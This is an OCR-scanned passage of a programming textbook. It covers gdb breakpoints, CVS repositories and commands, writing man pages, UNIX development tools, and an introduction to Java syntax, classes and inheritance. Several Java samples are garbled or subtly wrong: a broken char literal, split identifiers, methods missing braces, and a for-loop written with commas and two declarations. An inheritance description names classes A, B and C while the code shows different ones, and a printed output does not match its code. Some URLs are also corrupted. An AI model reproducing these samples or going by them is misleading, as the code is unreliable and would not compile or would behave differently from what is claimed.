Breakpoint 1 at 0x8048355: file debugtest.c, line 6.
```

Now if you **run** the program again, you will see

```
(gdb) r
Starting program: /home/nate/debugtest
Reading symbols from shared object read from target memory...done.
Loaded system supplied DSO at Oxa48000

Breakpoint 1, foo () at debugtest.c:6
6         unsigned int * p = &i;
(gdb)
```

You can remove the breakpoint with the **delete** (or **d**) command:

```
(gdb) d 1
```

You can then **step** (or **s**) through program execution one line at a time:

```
(gdb) s
8           while(p) {
(gdb) s
9           i++;
(gdb) s
8           while(p) {
```

When you are done with your debugging session, run the **quit** (or **q)** command. If you launched the program inside the debugger and it's still running, you will get a prompt:

```
(gdb) quit
The program is running. Exit anyway? (y or n)
```

Saying **y** will kill the program.

PREV NEXT

Source Control with cvs

Source control lets you store and manage multiple versions of your files. It is essential for managing the concurrent work of many developers, and it allows you to track changes to your files over time. It is not specific to C and C++ development; it can be used on files of any type. Source control programs track your changes by storing a history of your files in a central *repository.* The source control program can use this history to reconstruct any version of the file, which allows you to roll back if you make a mistake.

Modern source control programs allow each user to *check out* their own local copy of the source. Once you are ready to save your local changes, you can *commit* the changes back to the repository If you are modifying the most recent version of the file, then you can *commit* directly, but if someone else has modified the file since you checked it out, then you must *merge* your changes with the repository changes before submitting. Advanced source control programs also allow you to keep track of isolated code *branches* and to merge changes to source files across these branches.

There are many options available for source control on UNIX. Some of the most commonly used are SCCS, RCS, CVS, Subversion, and Perforce. SCCS and RCS are restrictive because they only allow you to lock files. This lock allows only a single user at a time to modify each file. CVS evolved from RCS. It also allows locking, but it supports concurrent work on the same file as well. For large projects, this is generally much more useful, as it is possible to merge multiple people's work on the same file. Subversion is an evolution of CVS but isn't as widely adopted. Perforce is a commercially available product with robust branching and merging support. This section focuses on CVS (Concurrent Version System), since it is arguably the most popular source control program used on UNIX systems.

Obtaining CVS

You can run the command **which cvs** to find out if you have CVS preinstalled. If you need to install CVS, you can download the binaries and source from: *ftp.gnu.org/non-gnu/cus/* . This chapter gives the basics for using CVS; for more information, there is a central CVS web site at *http://www.nongnu.org/cvs/* .

Configuring Your Environment and Repository

To use CVS, you will either need to use an existing repository or create a new one. If you need to create a new repository, then you should create a directory for it in a central location on your file system. You could also use a remote server, but setting up remote authentication for a CVS server is beyond the scope of this book.

Once you have decided on a location for your repository you should set the environment variable $CVSROOT to the path for that directory. If you stored your repository locally at */usr/local/cvsdepot/,* for example, you would run the following command in **csh** or **tcsh**:

```
% setenv CVSROOT /usr/local/cvsdepot
```

If instead you are running **ksh** or **bash,** then the commands would be

```
$ export CVSROOT=/usr/local/cvsdepot
```

You will likely want to add this to a start-up script such as your *.profile* or *.login* file. Another environment variable that you might want to modify is CVSEDITOR, which specifies which text editor **cvs** opens when you need to enter a **commit** message. CVS currently uses vi by default.

You can generate a new repository in your directory by typing the **init** command:

```
$ cvs -d /usr/local/cvsdepot init
```

This command will generate a directory called *CVSROOT* inside */usr/local/cvsdepot.* The **init** command initializes the repository, so that you can add projects.

Adding a Project

Once you have a repository established, you will want to add your existing project source files to it. It's possible to import your repository history from another source control program, but more commonly you will start a new history for your files. To do that, **cd** to your current source code base directory If you run the **cvs import** command like

```
$ cvs import -m "Imported project files." projectname vendortag releasetag
```

then **cvs** will add all of the files in the current directory to a directory in the repository called *projectname.* The initial version of the files will have the note *"Imported project files."* If you have subdirectories in that base directory, then they will also be recursively added, along with their files, to the repository Both a *vendortag* and a *releasetag* string must be included. These tags are intended to track multiple releases of third-party code but often go unused. If the **import** command succeeds, then the source should now be in the repository Once you have carefully verified that you can check out a full copy of the source (see the next section) and made a backup, you might want to remove the old source directory that you imported from, since it will not be under source control.

Checking Out Source Files

Once you have imported your project into the repository each developer will want to check out their own local version of the source to work with. Change directory to where you would like the root directory of your source code to be located and type

```
$ cvs checkout projectname
```

This command will add a directory called *projectname* and populate it with your source files. Each project directory will have a subdirectory called CVS, which has information that CVS uses to keep track of which version you have of each file.

Working with Files

By default, when you **checkout** your source files from CVS, they are writable. When you are ready to save your local changes to the repository, you should **cd** to your project's root directory You can **commit** all of the files in that directory and all of its subdirectories by running the command

```
$ cvs commit
```

You can also **commit** specific files by specifying them as command-line arguments. If you are up to date with the most recent repository version of your modified files, then **cvs** will bring up an editor asking you to type in a message about the changes that you made to each directory After you exit the editor, it will save your changes back into the repository This makes your version of these files the one that other users will get with a **checkout** command.

Your committed files are now also available to other users via the **update** command. An **update** copies the most recent version of each file from the repository and replaces your local copy of that file. To **update,** you can either specify which files you would like to **update,** or you can run the command

```
$ cvs update
```

which gives you all of the changes in the current directory and in any recursive subdirectory The only files that will be modified by an **update** are the ones that other users have checked in since you last ran a **checkout** or an **update. cvs** will display a special character and the filename for each of the files that are affected by the **update**. Table 24–4 lists the meaning of each character.

Table 24–4: cvs update Character Flags

Character	Description
?	This file is in your current directory but not in the repository.

A	This file is pending **add** when you **commit.**
C	Your changes to this file conflict with the changes from the repository.
M	This file was merged. Either your local changes and the repository changes didn't conflict, or it's a file that you have modified and the repository hasn't.
P	This file has been patched; same as U.
R	This file is pending removal when you **commit.**
U	This file has been updated or added, and you haven't modified it locally.

If you have locally modified files that another user has committed since your last **update,** then **cvs update** will need to merge your changes with the repository changes. When this is the case, **cvs update** displays an M before the filename. It will also show an M if you modified a file locally and the repository version hasn't changed. If you see a line like

```
Merging differences between 1.1.1.1 and 1.2 into hello.c
```

then cvs automatically merged the lines of your *hello.c* file and the repository version of the *hello.c* file together. cvs should make a backup of your pre-merge file called *.#filename.revision.* In the preceding example, it would create a file called *.#hello2.c.1.1.1.1.* Because the filename starts with a period, you will have to run **ls -a** to list it.

If you modified the same lines of a text file as another user who already committed to the repository, then **cvs** can't automatically merge the results. This is called a *conflict.* **cvs** should save a backup of your old file in the same manner as it does for a merge, but in the case of a conflict, you must manually resolve the conflicting lines by editing the file. **cvs** will place both copies of the conflicting text into the file separated by conflict markers. Conflicting lines in the source file will look like

```
<<<<<<< hello.c
  printf ("This is one version of the file.\n");

  printf ("This is another version of the file.\n") ;
>>>>>>> 1.4
```

You must edit the conflicting file, fix the conflicts, and remove the conflict markers. CVS requires you to modify the file before submitting. Although it's not advisable, CVS will not prevent you from submitting a file with unresolved conflict markers as long as you have made some modifications.

cvs update has several important command-line options. If you run **cvs update** with **-d,** it will tell **cvs** to create new directories that you don't have in your local version of the repository You can revert a locally modified file with the **-C** option. This will overwrite the local file with the copy from the repository (**cvs** should back the file up in the same manner as it does for merges.) Finally, the **-r** option allows you to specify a revision that you would like to get. This allows you to pull an old version from a file's history

The commands we described are the minimum set that you need to know to get up and running in CVS. Table 24–5 includes some additional **cvs** commands that may be useful to you.

Table 24–5: cvs Commands

Command	Description
add	Adds a file or directory to the repository. Can also undo a **remove**. Doesn't take effect until the **add** is committed to the repository.
admin	Performs administrative and RCS commands. Allows you to lock and unlock files and to delete revision ranges.
checkout	Creates a new local project in the current directory. If one is already there, then it will update the contents, although **update** is recommended for this instead.
commit	Saves local changes into the repository. Can **commit** all changed files or you can specify a list. Will ask you for a message to accompany the change.

diff	Compares two revisions of a file and displays the differences. By default it compares the local version with the repository version.
edit	Makes a file that is being watched enabled for write.
log	Displays the log information for the listed files. This includes the location of the RCS file, tags, version authors, and the commit messages.
remove	Removes a file or directory from the repository. Can also undo an uncommitted **add**. Doesn't take effect until committed.
status	Shows whether the specified files are up to date or have an unresolved conflict with the repository as well as other revision information.
update	Copies changes that were committed to the repository to the local copy of the source. Can also get a specific version of a file and bring in new directories.
unedit	Cancels an **edit** command and reverts the file to the depot version.
watch	Causes files to be checked out read-only. A user must run the **edit** command before modifying these files. Can also set up file status change notifications.

You can get a full list of **cvs** commands by running

```
$ cvs --help-commands
```

PREV NEXT

PREV NEXT

Manual Pages

You've seen that the **man** command will give you a description of a program and its options. The **man** command also provides information about C/C++ system calls and standard library functions. Often, UNIX commands (such as **printf)** have the same name as library functions. You can see all listings associated with a given name with **man -a**.

You can also create your own **man** pages. **man** pages are text documents that use special formatting via **nroff/troff** macros (see the companion web site for more information about **troff** and **nroff).** An example **man** page for a command called *widget* might look something like this:

```
. \" An example comment
.TH WIDGET 1 "July 2006"
.SH NAME
widget \- run a shell widget
.SH SYNOPSIS
.B widget
[
.I \-options
] [
.I arguments
\&...]
.SH DESCRIPTION
This is a description of what the widget does.
.SH SEE ALSO
WidgetFactory is a related command.
.RS
.B WidgetFactory
.RE
```

If you type this into a file called *widget.1* and run the command

```
$ man ./widget.1
```

then **man** will display a page like Figure 24–1. You can also save **man** pages in compressed files (e.g., *widget.1.gz*).




Figure 24–1: Sample man page

If you want to install your **man** page so that any user can find information about your application, you must place your file in a directory that **man** searches. On many systems, **man** pages are stored in */usr/man* or */usr/share/man.* You can list the paths that man searches by typing

```
$ man --path
```

These directories contain subdirectories such as *man1, man2,* etc. These subdirectories each store a *section,* which groups together **man** pages of a similar type. For example, most user commands belong in section 1, in the directory *man1.* (For a description of the man page sections, see *http://en.wikipedia.org/wiki/Man_page*.) The name of your **man** page file should also indicate which section it belongs to. For example, since *widget* belongs in section 1, it is called *widget.1* and goes in the directory */usr/man/man1.* Once you have placed it there, you can view the page with the command

```
$ man widget
```

PREV NEXT

PREV NEXT

Other Development Tools

This chapter describes key tools for developing C and C++ programs under UNIX, but there are many other useful tools available.

Integrated development environments, or IDEs, generally provide a graphical user interface for source code editing, project management, and debugging. **Visual Slickedit** *(http://www.slickedit.com/)* is a commercially available IDE that runs on most UNIX systems. It supports workspaces and projects; is flexible enough to use external tools; and has a highly configurable editor, a graphical debugger, and a tagging system that lets you quickly browse through your code. Two freely available IDEs for Linux are **Anjuta** *(http://www.anjuta.org/)* and **Kdevelop** *(http://www.kdevelop.org/).* **Anjuta** is intended for **GNOME** development, and **Kdevelop** is intended for **KDE** development.

ddd *(http://www.gnu.org/software/ddd/)* is a GNU tool that provides a graphical user interface that builds on top of a command-line debugger. You can use it on top of **gdb** or **dbx** as well as debuggers for other languages like **java**, **perl**, and **python. ddd** allows you to view the source text and see breakpoints, and it has an interactive graphical data display.

There are many UNIX tools available for memory tracking and performance profiling. **Valgrind** *(http://www.valgrind.org/)* is an open-source memory tracking and performance profiling tool that is currently only supported on Linux, though it has experimental ports on other platforms. **ElectricFence** *(http://perens.com/FreeSoftware/ElectricFence/)* is a freely available memory bounds checker for Linux and UNIX. **Purify** *(http://www.ibm.com/software/awdtoots/purify/unix/)* does memory leak and corruption detection and is commercially available for both Linux and UNIX. **Vtune** *(http://www.intet.com/cd/software/products/asmo-na/eng/utune/utin/index.htm)* is a commercially available profiler that supports both event based sampling and call graph analysis for Linux.

If you need to build a graphical user interface for an X Window application, you will probably want to build on top of a widget toolkit. **GTK+** *(http://www.gtk.org/)* and **QT** *(http://www.trolltech.com/products/qt)* are currently the most popular widget libraries. **GTK+** is an open-source GNU project. It was used in building the **GNOME** desktop environment. **QT** is only freely available for open-source software. It was used in building **KDE**. If you are building 3D applications under UNIX, you will probably want to use **OpenGL** *(http://www.opengl.org/).*

DejaGnu *(http://www.gnu.org/software/dejagnu/)* is a testing framework. It helps you to build a test harness that allows you to run multiple tests on your programs. It supports both system and unit testing. **DejaGnu** tests are usually written in Expect using Tcl.

lex, **flex**, **yacc**, and GNU **bison** are tools that are useful if you are doing complex text interpretation such as writing your own source code compiler. **lex** and **flex** are tools that, given a specification file with regular expressions, will generate C source files that, when compiled, will perform lexical analysis. Lexical analysis takes an input string of characters and breaks it up into a series of symbols called tokens. You could use these tokens in your programs, but more often they are passed on to a parser. **yacc** and **bison** are tools that, given a grammar, will generate C source files that, when compiled, will parse tokens. A parser analyzes tokens and generates a structured tree from the tokens. This structured tree is most often used by a compiler to turn a program into assembly **flex** and **bison** are both open source. They are available from *http://flex.sourceforge.net/* and *http://www.gnu.org/software/bison/*. Traditionally **lex** and **yacc** were proprietary, but their source is now available from: *http://cus.opensotaris.org/source/xref/on/usr/src/cmd/sgs/*.

PREV NEXT

PREV NEXT

Summary

This chapter described how to build C and C++ programs with the **gcc** compiler, how to use **make** to manage dependencies, how to debug with **gdb**, how to manage your source files with **cvs**, and how to use **man** to write your own documentation. You are now familiar with all the tools that you need to develop complex C and C++ programs under UNIX.

This chapter did not cover the APIs for using UNIX system calls. UNIX provides functions that go far beyond the standard C/C++ libraries. UNIX system calls allow you to get information out of the environment, get the system time, interact with the file system, manage processes, communicate between processes, send/receive information over a network, access shared memory, handle signals, and use semaphores. There are also thread packages available to allow multithreaded programming.

If you find that you need more information about UNIX system calls, you can use the **man** command to look up function parameters and return values. While there is a wealth of knowledge in the **man** pages, it can be difficult to know what function name to search for. You can often find the name of the function that you're looking for with a web search in your favorite search engine, or from the *SEE ALSO* section at the bottom of the UNIX **man** pages.

PREV NEXT

PREV NEXT

How to Find Out More

There are many books dedicated to each of the tools covered in this chapter. The following references are good places to start:

Gough, Brian J., forward by Richard M. Stallman. *An Introduction to GCC.* Bristol, United Kingdom: Network Theory Limited, 2004.

Mecklenburg, Robert. *Managing Projects with GNU Make. 3rd ed* . Sebastopol, CA: O'Reilly Media, Inc., 2004.

Stallman, Richard M., Roland Pesch, Stan Shebs, et al. *Debugging with GDB: The GNU Source-Level Debugger. 9th ed*. Boston, MA: GNU Press, 2002.

Vesperman, Jennifer. *Essential CVS.* Sebastopol, CA: O'Reilly & Associates, Inc., 2003.

The following book is a good reference for UNIX-specific system calls:

Stevens, W. Richard, and Stephen A. Rago. *Advanced Programming in the UNIX Environment. 2nd ed*. Reading, MA: Addison-Wesley, 2005.

This book serves as an in depth reference for many programming tools, including source control, GNU **make,** and **gdb:**

Robbins, Arnold. *UNIX in a Nutshell 4th ed* . Sebastopol, CA: O'Reilly Media, Inc., 2005.

PREV NEXT

PREV NEXT

Chapter 25: An Overview of Java

Java is a powerful object-oriented programming language, developed at Sun Microsystems in the mid 1990s. One of its primary strengths is that it enables you to develop programs that are platform independent, meaning that they can be run on any system that supports Java. This includes Microsoft Windows, Mac OS X, all major versions of UNIX (including Linux, Solaris, and FreeBSD), and various other systems. At the time of this writing, Sun has recently announced plans to make Java open source. This is likely to encourage more system distributions to include Java components by default, making Java even more easily portable.

In general, Java is very similar to C++, but it is easier to use, sometimes at the cost of performance. Java has a much larger set of built-in standard libraries than C++. It is suitable for large-scale development projects as well as small applets that can be run in a web browsers. Java uses automatic garbage collection for memory management. This is a convenient feature of the language that reduces bugs and speeds development; however, it can be slower than the C/C++ style of memory management. Java also replaces some of the most complex and obscure features of C++, such as pointers, again for the purpose of making Java programs less prone to bugs. One of the biggest differences between Java and C++ is that Java programs are compiled to bytecode, which is run in a virtual machine. This makes it much more portable than C++, but again, it slows performance.

This chapter provides a brief introduction to some of the basics of the Java language and its associated class libraries.

Object-Oriented Programming

Java is an *object-oriented* programming language. You are probably familiar with *procedural* programming languages in which statements are executed in order, line by line, and may be grouped into procedures that are called from the main body of code. Object-oriented programming is a new way of thinking about the structure of your program. Instead of just grouping statements into procedures, statements and procedures (called *methods*) are grouped into *classes.* To use a class, you create an *instance* of the class called an *object*. A class is like a type definition for an object.

For example, suppose you are writing a system to keep track of students enrolled at a university You might create a class called *StudentFile.* It would include variables such as *name* and *IDnum.* It would also include methods such as *SetStudentData* and *GetStudentID.*

When you wanted to add a new student to the system, you would create a new *StudentFile* object. You would use the *SetStudentData* method of this object to save the student's name and ID number in the appropriate variables, and the *GetStudentID* method to retrieve the ID number when you needed it.

PREV NEXT

PREV NEXT

Bytecode and the Java Virtual Machine (JVM)

A Java source file is *compiled* to generate one or more *.class* files. These contain *bytecode.* Bytecode is a set of instructions that can be interpreted by a Java Virtual Machine (JVM). Many systems come with a JVM installed by default. The JVM can also be downloaded from the Sun web site, *http://java.sun.com/*.

The key to Java's platform independence is that the same bytecode can be interpreted by JVMs on any hardware platform. This allows you to compile a Java program into bytecode on a UNIX system, for example, and then use a JVM on a Windows machine to run the program from the bytecode. Since JVM implementations are available for virtually all modern systems, Java programs are highly portable.

It is possible to find software that compiles Java programs directly into native executables. Although this allows for faster performance, these executables are platform-specific and cannot be run on other systems.

PREV NEXT

PREV NEXT

Applications and Applets

There are two types of Java programs: applications and applets. An application is executed by a JVM running directly on the system. An applet is typically executed by a web browser. The browser contains a JVM and also provides the environment in which the applet runs.

When a user opens a web page containing a reference to an applet, the applet is downloaded to a user's machine. It is essential to restrict the capabilities of these applets. If, for example, an applet can read and write files on the local machine, it can accidentally or deliberately corrupt or erase important information. Therefore, applets execute within a "sandbox." They are blocked from reading and writing files. Other restrictions also apply This is an important part of the Java security architecture.

It is possible to associate a digital signature with an applet. This indicates that the applet was developed by a specific individual or organization. A user can configure his or her browser to trust applets from certain sources. The constraints of the "sandbox" can then be relaxed for these programs.

PREV NEXT

PREV NEXT

The Java Development Kit (JDK)

The Java Development Kit (JDK) contains everything you need to develop and execute Java applications and applets. If you are using Linux, Solaris, or Windows, the JDK can be downloaded, free of charge, from the Sun Microsystems web site *http://java.sun.com,* which also has installation instructions for each of those systems. If you are using FreeBSD, a port of the JDK is available on the web at *http://www.freebsd.org/java/*. Mac OS X comes with the JDK preinstalled. This chapter was written using the J2SE 5.0 JDK, but almost all of it should be relevant to other versions of Java.

The JDK includes a JVM, as well as a compiler for creating bytecode. Other tools included in the JDK are an interpreter, an applet viewer, and a documentation generator. The Java class libraries are also part of the JDK. These provide a wealth of functionality you can leverage when creating your own Java programs.

PREV NEXT

PREV NEXT

A Simple Java Application

The following steps describe how to create, compile, and execute a simple Java application. The sample application will be called *Hello.* When you run it, it will print the string *"Hello, world".*

Create the Source File

You can use any text editor to create your source files. Start with a new file named *Hello.java,* and copy the following lines into the file:

```
class Hello{
  public static void main (String args []) {
    System.out.println("Hello, world");
  }
}
```

The first line in this code declares a class named **Hello**.

The second line declares a method named **main()** in that class. The method accepts an array of **String** objects as its argument. Three keywords precede the method name. The **public** keyword indicates that the method can be invoked by code in any other class. The **static** keyword indicates that the method is associated with the class, not a specific instance of the class. The **void** keyword indicates the method does not return a value. All Java applications begin execution with the method **main()**.

The third line displays the string *"Hello, world".* This is done by invoking the method named **println()** in the object **System.out**. The method accepts one argument, a string, and sends its output to standard output. **println()** automatically appends a newline to its output. (There is also a method named **print()** that does not append a newline.)

Note that, as in C/C++, Java uses curly braces to group blocks of code, and semicolons to end statements.

Compile the Source File

You must now compile your file. The Java compiler included in the JDK is called **javac**. Enter the following command to compile *Hello.java:*

```
javac Hello.java
```

If you get a "javac: command not found" error, the directory with **javac** might not be in your path. Check to make sure that you have installed the JDK, and that you have added the directory containing **javac** to your path. On some systems, this directory is in **/usr/java**.

If all goes well, **javac** will create a file named *Hello.class* in the current directory *Hello.class* contains the bytecode for your application.

Invoke the Java Interpreter

You can execute a Java application by invoking the Java interpreter, which is the command **java.** The **java** interpreter uses a JVM to run the bytecode in your *.class* file.

To run the bytecode in *Hello.class,* enter the following command line:

```
java Hello
```

Note that you do not enter the extension *.class.* The program will generate the following output:

```
Hello, world
```

If you have more than one class definition in your *.java* file, the compiler will generate multiple *.class*

files. In this case, you must run the one that contains the **main()** method.

PREV NEXT

PREV NEXT

The Eclipse IDE

Eclipse is an open-source project that is primarily known for providing an IDE (integrated development environment) for Java called JDT (Java Development Tools). This allows you to develop Java applications in a graphical environment. The IDE includes an editor for writing your applications and a compiler and debugger for running them. You can see an animated demo of the Eclipse IDE for Java at *http://www.eclipse.org/jdt/ui/screenCasts/JavaEditor_J2SE50.htm.* You can download the Eclipse SDK, including the JDT, at *http://www.eclipse.org/downloads/.* The Eclipse SDK runs on Linux, Solaris, Windows, and Mac OS X, among other systems.

In order to use Eclipse, you will need to have the JDK from Sun already installed. The directory with **java** and **javac** must be in your path. You can test that it is in your path by trying to run **java -version**. On some systems, this directory may be in **/usr/java**.

When you first run the SDK, you will see an introduction, several tutorials, and some samples to help you learn how to use the Java IDE. For the most part, using the graphical environment for Java development is fairly intuitive, especially if you have used an IDE such as SlickEdit or Microsoft Visual Studio.

PREV NEXT

PREV NEXT

The Java Language

This section introduces the most important features of the Java language. As you learn Java, you will notice many similarities with other modern object-oriented languages, most notably C++. If you have never done any object-oriented programming but are familiar with C, you will still notice similarities in the syntax.

Comments

As with other programming languages, you are encouraged to include comments in your source file to explain the operation of your code. Java permits three types of comments, two of which may be familiar from other languages. A single-line comment begins with //, which causes Java to ignore the remaining characters on the same line. A multiline comment begins with /* and causes Java to ignore any following text, including newlines, until the character sequence */ ends the comment.

A documentation comment is similar to a multiline comment, except that it begins with the three-character sequence /**. The JDK includes a tool named **javadoc** that can create documentation for your program by extracting these comments from your source files.

Simple Types

Table 25–1 summarizes the simple types defined by Java.

Table 25–1: Java Simple Types

Type	Description
byte	8-bit signed integer
short	16-bit signed integer
int	32-bit signed integer
long	64-bit signed integer
char	16-bit Unicode character
float	32-bit single-precision floating-point number
double	64-bit double-precision floating-point number
boolean	true or false

To declare a variable of one of these types, use the following syntax:

```
type varName;
```

The variable may be declared and initialized in one line:

```
type varName = value;
```

Here, *type* is the type of the variable and *varName* is its name. The value of the variable is given by *value.* The keyword **final** makes a variable into a constant, as in

```
final double pi = 3.14159265358979;
```

The following program illustrates how to declare and initialize variables of each simple type:

```
class SimpleTypes{
  public static void main (String args []) {
    byte b = 3;
    short s = 300;
    int i = 300000;
    long l = 2000000000;
    char c = ;A';
    float f = -3.4f;
    double d = 5.6E-10;
    boolean bool = false;
  }
```

```
}
```

Note that Java does not support strings as a simple type. Instead, it provides a **String** class in the package **java.lang.** Packages in general, and this class in particular, will be covered later in this chapter.

Arrays

You can create arrays of simple types (or of objects) by declaring a variable name with square brackets:

```
int ArrayOf Integers[] = new int [10];
```

This will create an array of ten integers, with indices from 0 to 9. You can use and assign elements of an array just as you would any other variable:

```
ArrayOf Integers[3] = 4;
System.out.println("The fourth element in the array is " + ArrayOf Integers[3]);
```

Operators

Java provides most of the operators found in C. As in C, the=operator is used for assignment. The operators +, −, *, and / are used for addition, subtraction, multiplication, and division, respectively Java also includes the operator % for modular division. Each of these operators can be combined with =. For example,

```
int i = 5;
i * = 2;
System.out.println(i);}
```

would print the number 10. The operator ++ increments a variable by 1 (same as +=1), and -- decrements by 1. Parentheses can be used for grouping.

Table 25–2 shows the relational and logical operators in Java. Note that, unlike C, Java uses & and | for the logical AND and OR operations. Java always evaluates both arguments to these operators. The C-style && and || operators "short-circuit," meaning that when possible they only evaluate the first argument. Java also supports bitwise operators, although they will not be discussed here.

Table 25–2: Relational and Logical Operators

Operator	Description	Operator	Description
==	is equal to	&	AND
!=	does not equal	|	OR
>	is greater than	!	NOT
<	is less than	^	exclusive OR
>=	is greater than or equal to	&&	AND (short circuit)
<=	is less than or equal to	||	OR (short circuit)

The ternary operator is can be used in Java as shown:

```
expr1 ? expr2 : expr3
```

In this statement, *expr1* can be any Boolean expression. If *expr1* is true, *expr2* is evaluated and returned. Otherwise, *expr3* is evaluated and returned. You can use this operator for assignment; for example,

```
int largest = x > y ? x : y;
```

which assigns the greater of *x* and *y* to the variable *largest.*

Control Statements

Java provides the same control statements found in C/C++: **if, for, while, do,** and **switch.**

The **if** statement has the general form shown here:

```
if(expr) {
  // statement block
} else {
  // statement block
}
```

Here, *expr* is an expression. The first statement block is executed if *expr* is true. Otherwise, the second statement block is executed. The **else** clause and second block are optional.

You can chain together multiple **if** statements when there are many cases you wish to test for. Here is an example of several combined **if** statements:

```
if (x > 0 && y > 0){
  System.out.println("First Quadrant");
} else if (y > 0) {
  System.out.println("Second Quadrant");
} else if (x > 0) {
  System.out.println("Fourth Quadrant");
} else {
  System.out.println("Third Quadrant");
}
```

A **for** loop has the general form shown here:

```
for(initialization, test, increment) {
  // statement block
}
```

Here, the *initialization* is executed only when the **for** loop begins execution. The *test* is executed before each iteration of the loop. If *test* is **false,** the loop terminates and program control passes to the statement immediately after the **for** loop. The *increment* is executed after each iteration of the loop and before the *test.* The increment typically updates the variables that control termination of the loop.

A typical **for** statement might look something like

```
for (int i = 0, int sum = 0; i < 10; i++) {
  sum += i;
}
System.out.println("The sum of the integers from 0 to 9 is " + sum);
```

This is the general form for a **while** loop:

```
while (expr) {
  // statement block
}
```

The loop iterates as long as *expr* is true.

This is a **do** loop:

```
do {
  // statement block
} while (expr) ;
```

It is exactly the same as a **while** loop, but the loop will always iterate at least once, even if *expr* is **false**.

The **switch** statement can be used to compare a single expression to many different variables. Although the same thing can be accomplished with nested **if** statements, **switch** is shorter and more efficient:

```
switch(expr) {
  case constant1:
    // statement block
    break;

  case constant2:
    // statement block
    break;
  ...
  default:
```

```
    // statement block
    break;
}
```

Here, *expr* is an expression. The value of *expr* is compared in sequence to the constants in each of the case clauses. If a match is found, the associated statement block is executed. The optional **break** statement causes program control to pass to the statement immediately after the **switch** block. If **break** is left out, the **switch** statement continues to evaluate the remaining statement blocks. (Incidentally **break** can also be used in loops, to exit the loop and resume execution at the next statement.) If the value of *expr* is not equal to any of the constants in the **case** clauses, the **default** statement block is executed.

Creating Classes and Objects

The next step in programming with Java is to define your own classes. A class definition may contain variables and methods. The variables are for storing data, and the methods are for accessing and working with that data.

Class definitions can also contain a special type of method called a *constructor*. A constructor is used to initialize a new instance of a class (meaning an object) when it is created. Constructors have the same name as the class. A class may have multiple constructors that take different arguments. For example, it might have one constructor that takes no arguments and initializes the variables in the object with default values, and a second constructor that takes a list of arguments and uses them to initialize the variables in the object.

The **new** operator creates an object. You cannot use an instance of an object until you have created it with **new**. It has the following syntax:

```
clsName obj = new clsName(args);
```

Here, *clsName* is the name of the class to be instantiated. A reference to the new object is assigned to the variable *obj.* **new** calls the constructor for the object with the arguments in *args.* Because Java has automatic garbage collection, you don't need to tell it when you're done using an object. Therefore, there is no equivalent for the "delete" operator from C++.

When you create an instance of an object, it comes with variables and methods that are defined in the class. The variables (called *instance* variables) are accessed like this:

```
obj.varName
```

Here, *obj* is a reference to an object and *varName* is the name of the instance variable.

The instance methods can be called like this:

```
obj.mthName (args)
```

Here, *obj* is a reference to an object and *mthName* is the name of the method. The optional arguments to the method are *args.*

This example shows how to define a class named *StudentFile.* This class has two variables, two constructors, and three methods:

```
public class StudentFile{
  private String name;        // This string holds the name of the student.
  private int IDnum;          // This integer is the ID number for the student.

  public StudentFile() {      // This is a constructor for StudentFile.
    name="";                  // It sets the variables to default values.
    IDnum=0;
  }

  public StudentFile(String sName, int sIDnum) {     // An alternate constructor.
    this.SetStudentData (sName, sIDnum);       // Call the method SetStudentData.
  }

  public void SetStudentData(String sName, int sIDnum) {
    name=sName;                          // Save the student's name.
    IDnum=sIDnum;                        // Save the ID number.
  }
```

```
  public String GetStudentName()          // Returns the student's name.
    return name;
  }

  public int GetStudentID()               // This method returns the ID number.
    return IDnum;
  }
}
```

Notice that the keyword **this** refers to the current object, although it is often optional. The keyword **public** makes a variable or method visible to any part of your code. The keyword **private** makes a variable or method usable only within the class in which it is defined. The keyword **protected** is similar to **private**, except that subclasses can also use the variable or method.

In the preceding example, the **private** in front of the variable definitions provides *encapsulation.* This means that those variables are hidden from your other classes. You might think that you could save a lot of space by defining the class *StudentFile* as

```
class StudentFile{
  public String name;
  public int IDnum;
}
```

so that your other classes can use the variables directly In a short example like this, that might not be so bad. But the benefit of encapsulation is that other classes don't need to understand the inner workings of your class. Even if you completely change how you represent data internally, other classes can still use the same methods for working with your class.

This example shows how you could instantiate and use objects of the class *StudentFile* just defined:

```
class StudentDemo {
  public static void main (String args []) {
    StudentFile FirstStudent = new StudentFile("Robin", 221486);
    StudentFile SecondStudent = new StudentFile();
    SecondStudent.SetStudentData("Ben", FirstStudent.GetStudentID 0+1) ;
  }
}
```

The *StudentDemo* class defines the **main()** method for this application. The first and second lines in this method instantiate two *StudentFile* objects with the **new** operator. Variables *FirstStudent* and *SecondStudent* hold references to these objects.

Class Inheritance

Inheritance is a key advantage of object-oriented programming. It enables a class to reuse the state and behavior that is defined by a parent class. The parent class is called a *superclass,* and the child class is called a *subclass.* Unlike C++, Java does not support multiple inheritance. Each class can have only one superclass.

A subclass can be declared with the following syntax:

```
class clsName2 extends clsName1 {
  // body of clsName2
}
```

Here, *clsName2* is a subclass of *clsName1.* The subclass *clsName2* will inherit all of the nonprivate variables and methods from *clsName1.* You can then use any of these variables and methods for *clsName2* just as you would if they were defined in the class itself.

If a class declaration does not include an **extends** clause, the Java compiler assumes that **java.lang.Object** is the superclass.

The following application illustrates a class inheritance hierarchy Class **A** extends **Object**. Class **B** extends **A**. Class **C** extends **B**. Each of these classes defines one instance variable.

The **main()** method of **InheritanceDemo** instantiates **C**. That new object has one copy of each instance variable defined by each of its superclasses. Those variables are initialized and displayed.

```
class Animal{
  int age;
}
class Dog extends Animal {
  String name;

  void PrintInfo () {
    System.out.println(name + "is " + age + "years old.");
  }
}

class Papillon extends Dog {
  boolean pet;
}

class InheritanceDemo {
  public static void main (String args []) {
    Papillon puppy = new Papillon() ;
    puppy.age = 2;
    puppy.name = "Kili";
    puppy.pet = true;
    puppy.PrintInfo();
  }
}
```

The output from this application would look like:

```
Kili is 2 years old.
```

Method Overriding

Method overriding occurs when a subclass declares a method with the same method name and argument list as a method declared in one of its superclasses. When the method gets called, the new method is executed instead of the superclass method.

Java provides a mechanism that allows a subclass method to explicitly invoke an overridden superclass method. This is done by using the **super** keyword with the following syntax:

```
super.mthName (args);
```

Here, *mthName* is the name of the overridden method and *args* is the optional list of arguments.

